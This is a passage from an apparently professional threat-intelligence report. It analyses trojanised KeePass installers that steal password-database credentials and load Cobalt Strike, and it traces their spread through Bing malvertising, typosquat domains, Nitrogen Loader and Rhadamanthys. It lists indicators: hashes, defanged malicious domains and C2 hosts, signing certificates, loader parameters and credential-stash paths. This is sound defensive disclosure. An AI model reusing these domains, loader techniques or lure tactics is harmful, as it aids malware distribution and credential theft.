
[**NB** Pulled from KeePass[.]me - possibly exfils to 89.35.237[.]180 - 2x domains associated with this: alldataservice[.]com, howupbusiness[.]com]

**KeePass-2.57-Setup.exe:**
2c510f9ae4472342faafb7f2a1f278160f3581ead8ccd5b7ba7951863dcba2f5

**KeePass.exe:**
9cb3de5d5cc804235bd12c00ed45ec9d6116cc2c7523986dddb4d8643d54f5e5

**ShInstUtil.exe: ShInstUtil.exe:**
42d391dd7bfa4ea348ec1cd2620ea6458b37682f2b303e4a266e3d11a689f8ab

By analysing and ordering these newly discovered samples chronologically, we see the following development flow detailed in Figures 7 and 8:



July 2024

- **83a13d14e1cbc25e46be87472de1956ac91727553bb3f019997467b2bab2658f**
- KeePass-2.56-Setup.exe
- Direct cred exfiltration
- No beacon loading
- Signed

October 2024

- **3733b3be213ee4b959b70ff070b46e30b2785b14f1aecb74e0788dd00a1e1853**
- KeePass-2.57-Setup.exe
- Credentials saved locally for later exfiltration
- Loads Cobalt Strike through ShInstilUtil autorun
- Signed

October 2024

- **2c510f9ae4472342faafb7f2a1f278160f3581ead8ccd5b7ba7951863dcba2f5**
- KeePass-2.57-Setup.exe
- Credentials saved locally for later exfiltration
- Loads Cobalt Strike through ShInstilUtil autorun
- Signed

November 2024

- **0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8**
- KeePass-2.57-Setup.exe
- Credentials saved locally for later exfiltration
- Loads Cobalt Strike through ShInstilUtil autorun
- Signed

February 2025

- **0000cff6a3c7f7eebc0edc3d1e42e454ebb675e57d6fc1fd968952694b1b44b3**
- KeePass-2.56-Setup.exe
- Credentials saved locally for later exfiltration
- Loads Cobalt Strike through ShInstilUtil autorun
- Signed

Figure 7 - KeePass implant / loader development

We believe that each KeePass themed loader is being developed iteratively, i.e., new developments and modifications made on top of the previous version.

| SAMPLES | SAMPLE1 | SAMPLE2 | SAMPLE3 | SAMPLE4 | SAMPLE5 |
|---|---|---|---|---|---|
| **SHA256** | 83a13d14e1cbc25e46be87472de1956ac91727553bb3f019997467b2bab2658f | 3733b3be213ee4b959b70ff070b46e30b2785b14f1aecb74e0788dd00a1e1853 | 2c510f9ae4472342faafb7f2a1f278160f3581ead8ccd5b7ba7951863dcba2f5 | 0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8 | 0000cff6a3c7f7eebc0edc3d1e42e454ebb675e57d6fc1fd968952694b1b44b3 |
| **INSTALLATION DIRECTORY** | Program Files | Program Files | Local App Data | Local App Data | Local App Data |
| **PAYLOAD NAME** | N/A | lang.bin | conf.bin | conf.bin | db.idx |
| **SHINSTUTIL PARAMETER** | N/A | "-fe" | "--run-q" | "--query" | "--update" |
| **SET AUTORUN FOR SHINSTUTIL** | N/A | Yes | Yes | Yes | Yes |
| **CS TS** | N/A | brownlawventura[.]com, seanrsmith[.]com | brownlawventura[.]com, seanrsmith[.]com | seoinit[.]com, techbulldigital[.]com | arch-online[.]com, aicmas[.]com |
| **CS WATERMARK** | N/A | 1357776117 | 1357776117 | 1357776117 | 1357776117 |
| **DATABASE CREDENTIAL STEALING** | Exfiltrate to alldataservice[.]com and/or howupbusiness[.]com | Save locally under {LOCALAPPDATA}\Temp\ as <RANDOMINT>.keps | Save locally under {LOCALAPPDATA} as <RANDOMINT>.ks | Save locally under {LOCALAPPDATA} as <RANDOMINT>.kp | Save locally under {LOCALAPPDATA} as <RANDOMINT>.kp |
| **SIGNED** | Yes | Yes | Yes | Yes | Yes |
| **SIGNER NAME** | MekoGuard Bytemin Information Technology Co., Ltd. | Shenzhen Kantianxia Network Technology Co., Ltd. | Shenzhen Kantianxia Network Technology Co., Ltd. | AVARKOM LLC | S.R.L. INT-MCOM |
| **FIRST SEEN** | Jul-24 | Oct-24 | Oct-24 | Nov-24 | Feb-25 |
| **NOTES** | - | Launch shellcode via EnumChildWindows instead of EnumFontsW | - | - | - |
| **CUSTOM FUNCTIONS** | IsUrlReady' and 'RC4Apply' functions added | IsUrlReady' and 'RC4Apply' functions remain but are not called | IsUrlReady' and 'RC4Apply' functions remain but are not called | IsUrlReady' and 'RC4Apply' functions remain but are not called | IsUrlReady' and 'RC4Apply' functions remain but are not called |

Figure 8 - KeePass sample comparison

# Infrastructure Analysis

The initial access vector in the incident response case came through inadvertent downloading of KeePass software, propagated through malvertising on Bing. The URL (re) direction chain was: **KeePass-info[.]aenys[.]com** (from ad) → **keeppaswrd[.]com/download[.]php** → **lvshilc[.]com/KeePass-2[.]56-Setup[.]exe**



Malvertising
keepass-info.aenys[.]com
Redirect
Typosquat
keeppaswrd[.]com/download[.]php
Redirect
Payload
lvshilc[.]com/KeePass-2[.]56-Setup[.]exe

Figure 9 - KeePass domain redirection chain

# Malvertising


The malvertising domain (aenys[.]com) has a number of subdomains, masquerading as different brands of software and services:

| URL | Brand | Description |
|---|---|---|
| **salliemae-com-login[.]aenys[.]com** | Sallie Mae | Private student loan company |
| **KeePass-info[.]aenys[.]com** | KeePass | Password Manager |
| **winscp-net-download[.]aenys[.]com** | WinSCP | Windows Secure Copy Protocol utility |
| **woodforest-login[.]aenys[.]com** | Woodforest National Bank | A community Bank based in Texas, US |
| **phantom-wallet-com[.]aenys[.]com** | Phantom | A cryptocurrency wallet |
| **dexscreener-com[.]aenys[.]com** | DEX Screener | Cryptocurrency price and trade monitor |
| **Pump-fun[.]aenys[.]com** | Pump | A platform to launch crypto coins |
| **Pump-fun-official[.]aenys[.]com** | Pump | A platform to launch crypto coins |

Figure 10 - aenys[.]com subdomains

At the time of writing this report, it is possible to access some of the above malicious ads using the following basic search terms in Microsoft’s ‘Bing’ search engine:

- WinSCP: “ftp”
- Sallie Mae: “sallie”
- KeePass: “KeePass”
- DexScreener: “dexscreener”
- WoodForest: “wood forest”



株式会社パセリ
Advertiser

DEX Screener - Official DEX Screener
dexscreener-com.aenys.com
Ad Users can easily monitor the price, volume, and...

Users can easily monitor the price, volume, and on-chain Dex screener. Customizable screener, unlimited watchlists, unlimited alerts and lots more

株式会社パセリ
Advertiser

Keepass App - Keepass - Works on All Devices
keepass-info.aenys.com
Ad That works seamlessly across all devices.....

That works seamlessly across all devices.. Keepass experience seamless with cross-platform compatibility.

株式会社パセリ
Advertiser

DEX Screener - Official Dex screener - Instant...
dexscreener-com.aenys.com
Ad Access real-time market data to make informed...

Access real-time market data to make informed Dex screener. Insights with our comprehensive analytics for your

Figure 11 - Other malicious adverts

Interestingly, it appears that each of these websites deliver malware that leads to different outcomes. The initial incident involved the KeePass subdomain, which led to a signed Cobalt Strike loader. Other subdomains deliver different malware loaders, or link to login pages, highly likely for credential theft.




Figure 12 - ‘aenys’ malvertising outcomes

# Typo-squat KeePass domains

Through additional analysis and pivoting, we observed the following domains serving some of the aforementioned KeePass installers:

| Domain | KeePass dropped (SHA256) | Notes |
|---|---|---|
| **KeePassx[.]com** | 83a13d14e1cbc25e46be087472de1956ac91727553bb3f0199974672bab2658f | - |
| **keegass[.]com** | 0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8 | - |
| **keebass[.]com** | Unknown | Suspected redirect from: KeePass-download.grmspace[.]com |
| **keespass[.]biz** | Unknown | Redirected from: KeePass-download[.]insightsforconsultancy[.]com |
| **KeePass[.]me** | 128a68a714f2f6002f5e8e8cfe0bbae10cd2ffe63d30c8acc00255b9659ce121 | - |

Figure 13 - KeePass typosquat domains

Through our telemetry we were able to ascertain that these domains were also being served through DuckDuckGo advertisements. We later discovered that Microsoft and DuckDuckGo had formed a partnership on Microsoft-provided Ads. Therefore, it is likely these were also all served from Bing ads.

# Nitrogen Loader

The domain ‘winscp-net-download[.]aenys[.]com’ leads to a WinSCP installer that is identified as Nitrogen Loader. The loader delivers another Cobalt Strike beacon. The Cobalt Strike beacon configuration is vastly different from the one found via the KeePass installer. We were unable to extract the full URL chain used but it seems that winscp-net-download[.]aenys[.]com redirects to ghaithana[.]com - which hosts the malicious installer, ghaithana[.]com/wp-includes/assets/WinSCP-6.3.6-Setup.zip.




Figure 14 - redirection chain: Nitrogen and KeeLoader




Figure 15 - Example of wider Nitrogen Loader infrastructure

The Cobalt Strike C2 address in this case (watermark 678358251) was **1ba8d063-0[.]b-cdn[.]net**. Pivoting on this C2, we find two new WinSCP installers (both hosted on ghaithana[.]com and presumably delivered via winscp-net-download[.]aenys[.]com) and one ‘TreeSize Free’ installer, hosted on roatanforareason[.]com/wp-content/plugins/fix/TreeSizeFreeSetup.zip.

The Cobalt Strike beacon configurations from the WinSCP and TreeSizeFree lure samples match previously documented Nitrogen Loader configurations, for example the watermark (678358251) and the URI paths (“/1/events/com.amazon.csm.csa.prod”, “/broadcast“). Nitrogen Loader being used to deploy Cobalt Strike is not a new revelation. Trend Micro, Rapid7 and Sophos have reported on campaigns that display very similar TTPs as early as 2023. The high level TTPs and the Cobalt Strike attributes described in their reporting overlaps closely with what we have observed being delivered through ‘winscp-net-download[.]aenys[.]com’.

Pivoting on this Nitrogen Loader, we find many more similar samples and malvertising domains. Some of these are signed with:

**Name:**

ANALYZER ENTERPRISES LLP

**Serial number:**

41 23 C6 2D FD 13 EF 9C C0 69 0E 57

**Thumbprint:**

F3082CA729AA18DC86DD70A87B75ED473B4B0C15

Besides WinSCP, we detected domains and files on VirusTotal suggesting Microsoft Teams is heavily masqueraded to serve Nitrogen Loader. Pivoting further on associated domains, we can also see Rhadamanthys being delivered in some cases. Some of these Rhadamanthys samples are signed with:

**Name:**

ООО НЕВА КЕРАМИКС

**Serial number:**

4645E8244D0240FED60A8923999340F10F363EA5

**Thumbprint:**

4645E8244D0240FED60A8923999340F10F363EA5

**Name:**

Redstrikevn Company Limited

**Serial number:**

00 8A 99 59 F5 36 A0 03 6F 49 A2 14 33 17 56 2D 3F

**Thumbprint:**

4D36C5325245186319D22BB933EE4C9289FAC559


At WithSecure, we have long been aware of cases of Nitrogen loader and Rhadamanthys being deployed through fake adverts. This Malwarebytes article released a little over a year before this report was drafted, highlights a continued threat from malvertising chains related to software downloads. Throughout our investigation we discovered a large number of domains distributing a 